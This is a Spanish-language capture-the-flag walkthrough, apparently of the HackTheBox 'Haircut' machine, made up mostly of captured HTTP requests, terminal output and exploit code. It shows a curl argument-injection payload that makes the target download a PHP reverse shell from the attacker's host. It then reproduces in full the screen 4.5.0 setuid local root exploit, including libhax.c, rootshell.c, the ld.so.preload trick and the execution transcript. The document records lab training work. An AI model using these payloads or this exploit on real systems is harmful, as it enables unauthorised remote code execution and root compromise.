

Se evidencia que existe un uploader con el comando CURL.



```
Host: 10.10.10.24
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.24/exposed.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 68
Connection: close
Upgrade-Insecure-Requests: 1

formurl=-V uploads/rev.php http%3A%2F%2F10.10.14.6/rev.php&submit=Go
```

```
Server: nginx/1.10.0 (Ubuntu)
Date: Tue, 21 Jul 2020 20:47:26 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Content-Length: 799

<html>
  <head>
    <title>
      Hairdresser checker
    </title>
  </head>
  <body>
    <form action='exposed.php' method='POST'>
      <span>
      <p>
        Enter the Hairdresser's location you would like to check. Example: http://localhost/test.html
      </p>
      </span>
      <input type='text' name='formurl' id='formurl' width='50' value='http://localhost/test.html'/>
      <input type='submit' name='submit' value='Go' id='submit' />
    </form>
    <span>
    <p>
      Requesting Site...
    </p>
    curl 7.47.0 (x86_64-pc-linux-gnu) libcurl/7.47.0 GnuTLS/3.4.10 zlib/1.2.8 libidn/1.32 librtmp/2.3
    Protocols: dict file ftp ftps gopher http https imap imaps ldap ldaps pop3 pop3s rtmp rtsp smb smbs smtp smtps telnet tftp
    Features: AsynchDNS IDN IPv6 Largefile GSS-API Kerberos SPNEGO NTLM NTLM_WB SSL libz TLS-SRP UnixSockets
    </span>
  </body>
</html>
```


Se procede a descargar un php reverse y posteriormente se le llama desde el navegador y crea conexión en reversa.



```
POST /exposed.php HTTP/1.1
Host: 10.10.10.24
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.24/exposed.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 68
Connection: close
Upgrade-Insecure-Requests: 1

formurl=-o uploads/rev.php http%3A%2F%2F10.10.14.6/rev.php&submit=Go
```


```
HTTP/1.1 200 OK
Server: nginx/1.10.0 (Ubuntu)
Date: Tue, 21 Jul 2020 20:45:11 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Content-Length: 867

<html>
  <head>
    <title>
      Hairdresser checker
    </title>
  </head>
  <body>
    <form action='exposed.php' method='POST'>
      <span>
      <p>
        Enter the Hairdresser's location you would like to check. Exampl
      </p>
      </span>
      <input type='text' name='formurl' id='formurl' width='50' value='h
      <input type='submit' name='submit' value='Go' id='submit' />
    </form>
    <span>
    <p>
      Requesting Site...
    </p>
      % Total    % Received % Xferd  Average Speed   Time    Time     Ti
    Dload  Upload   Total   Spent    Left  Speed
    0      0     0      0     0      0       0      0 --:--:-- --:--:-- --:--:
    </span>
  </body>
</html>
```

Al ejecutar el comando find / -perm -4000 2>/dev/null | xargs ls -la muestra un programa que tiene privilegios para ejecutarse como administrador.




```
www-data@haircut:/etc$ find / -perm -4000 2>/dev/null | xargs ls -la
-rwsr-xr-x 1 root    root          30800 Jul 12  2016 /bin/fusermount
-rwsr-xr-x 1 root    root          40152 Dec 16  2016 /bin/mount
-rwsr-xr-x 1 root    root         142032 Jan 28  2017 /bin/ntfs-3g
-rwsr-xr-x 1 root    root          44168 May  7  2014 /bin/ping
-rwsr-xr-x 1 root    root          44680 May  7  2014 /bin/ping6
-rwsr-xr-x 1 root    root          40128 May  4  2017 /bin/su
-rwsr-xr-x 1 root    root          27608 Dec 16  2016 /bin/umount
-rwsr-xr-x 1 root    root          16824 Jul 22 01:49 /tmp/rootshell
-rwsr-sr-x 1 daemon  daemon        51464 Jan 14  2016 /usr/bin/at
-rwsr-xr-x 1 root    root          49584 May  4  2017 /usr/bin/chfn
-rwsr-xr-x 1 root    root          40432 May  4  2017 /usr/bin/chsh
-rwsr-xr-x 1 root    root          75304 May  4  2017 /usr/bin/gpasswd
-rwsr-xr-x 1 root    root          32944 May  4  2017 /usr/bin/newgidmap
-rwsr-xr-x 1 root    root          39904 May  4  2017 /usr/bin/newgrp
-rwsr-xr-x 1 root    root          32944 May  4  2017 /usr/bin/newuidmap
-rwsr-xr-x 1 root    root          54256 May  4  2017 /usr/bin/passwd
-rwsr-xr-x 1 root    root          23376 Jan 18  2016 /usr/bin/pkexec
-rwsr-xr-x 1 root    root        1588648 May 19  2017 /usr/bin/screen-4.5.0
-rwsr-xr-x 1 root    root         136808 Jan 20  2017 /usr/bin/sudo
-rwsr-xr-- 1 root    messagebus    42992 Jan 12  2017 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root    root          10232 Mar 27  2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root    root         428240 Mar 16  2017 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root    root          14864 Jan 18  2016 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-x 1 root    root         208680 Apr 29  2017 /usr/lib/snapd/snap-confine
-rwsr-xr-x 1 root    root          38984 Mar  7  2017 /usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
www-data@haircut:/etc$
```

Buscando en los exploits, se encuentra el exploit 41154.sh, el cual está compuesto de 3 partes.




```
#!/bin/bash
# screenroot.sh
# setuid screen v4.5.0 local root exploit
# abuses ld.so.preload overwriting to get root.
# bug: https://lists.gnu.org/archive/html/screen-devel/2017-01/msg00025.html
# HACK THE PLANET
# ~ infodox (25/1/2017)
echo "~ gnu/screenroot ~"
echo "[+] First, we create our shell and library ... "
cat << EOF > /tmp/libhax.c
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
__attribute__ ((__constructor__))
void dropshell(void){
    chown("/tmp/rootshell", 0, 0);
    chmod("/tmp/rootshell", 04755);
    unlink("/etc/ld.so.preload");
    printf("[+] done!\n");
}
EOF
gcc -fPIC -shared -ldl -o /tmp/libhax.so /tmp/libhax.c
rm -f /tmp/libhax.c
cat << EOF > /tmp/rootshell.c
#include <stdio.h>
int main(void){
    setuid(0);
    setgid(0);
    seteuid(0);
    setegid(0);
    execvp("/bin/sh", NULL, NULL);
}
EOF
gcc -o /tmp/rootshell /tmp/rootshell.c
rm -f /tmp/rootshell.c
echo "[+] Now we create our /etc/ld.so.preload file ... "
cd /etc
umask 000 # because
screen -D -m -L ld.so.preload echo -ne  "\x0a/tmp/libhax.so" # newline needed
echo "[+] Triggering ... "
screen -ls # screen itself is setuid, so ...
/tmp/rootshell
```

La primer parte es crear un una librería con el nombre libhax.c la cual contiene lo siguiente




```c
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
__attribute__ ((__constructor__))
void dropshell(void){
    chown("/tmp/rootshell", 0, 0);
    chmod("/tmp/rootshell", 04755);
    unlink("/etc/ld.so.preload");
    printf("[+] done!\n");
}
```

Después de creado el archivo se debe compilar con el comando **gcc -fPIC -shared -ldl -o /tmp/libhax.so /tmp/libhax.c**




```
|—→{SFire129}#gcc -fPIC -shared -ldl -o /tmp/libhax.so /tmp/libhax.c
/tmp/libhax.c: In function ‘dropshell’:
/tmp/libhax.c:7:5: warning: implicit declaration of function ‘chmod’ [-Wimplicit-function-declaration]
    7 |       chmod("/tmp/rootshell", 04755);
      |       ^~~~~
|-------(root@kali)-------|(/tmp)
```

El segundo paso es crear el archivo rootshell.c con el siguiente contenido y compilarlo




```c
#include <stdio.h>
int main(void){
    setuid(0);
    setgid(0);
    seteuid(0);
    setegid(0);
    execvp("/bin/sh", NULL, NULL);
}
```

Compilando



```
|—→{SFire129}#gcc -o /tmp/rootshell /tmp/rootshell.c
/tmp/rootshell.c: In function ‘main’:
/tmp/rootshell.c:3:5: warning: implicit declaration of function ‘setuid’ [-Wimplicit-function-declaration]
    3 |     setuid(0);
      |     ^~~~~~
/tmp/rootshell.c:4:5: warning: implicit declaration of function ‘setgid’ [-Wimplicit-function-declaration]
    4 |     setgid(0);
      |     ^~~~~~
/tmp/rootshell.c:5:5: warning: implicit declaration of function ‘seteuid’ [-Wimplicit-function-declaration]
    5 |     seteuid(0);
      |     ^~~~~~~
/tmp/rootshell.c:6:5: warning: implicit declaration of function ‘setegid’ [-Wimplicit-function-declaration]
    6 |     setegid(0);
      |     ^~~~~~~
/tmp/rootshell.c:7:5: warning: implicit declaration of function ‘execvp’ [-Wimplicit-function-declaration]
    7 |     execvp("/bin/sh", NULL, NULL);
      |     ^~~~~~
/tmp/rootshell.c:7:5: warning: too many arguments to built-in function ‘execvp’ expecting 2 [-Wbuiltin-declaration-mismatch]
```

Luego desde el directorio /etc se deberá ejecutar en este caso de forma manual el resto de comandos, ya que arroja un error el exploit en el momento de su ejecución



```
$ exit
www-data@haircut:/tmp$ cd /etc
www-data@haircut:/etc$ umask 000
www-data@haircut:/etc$ screen -D -m -L ld.so.preload echo -ne  "\x0a/tmp/libhax.so"
www-data@haircut:/etc$ screen -ls
' from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored.
[+] done!
No Sockets found in /tmp/screens/S-www-data.

www-data@haircut:/etc$ /tmp/rootshell
# python3 -c 'import pty;pty.spawn("/bin/bas");'
```

Con esto ya se logra el escalamiento de privilegios.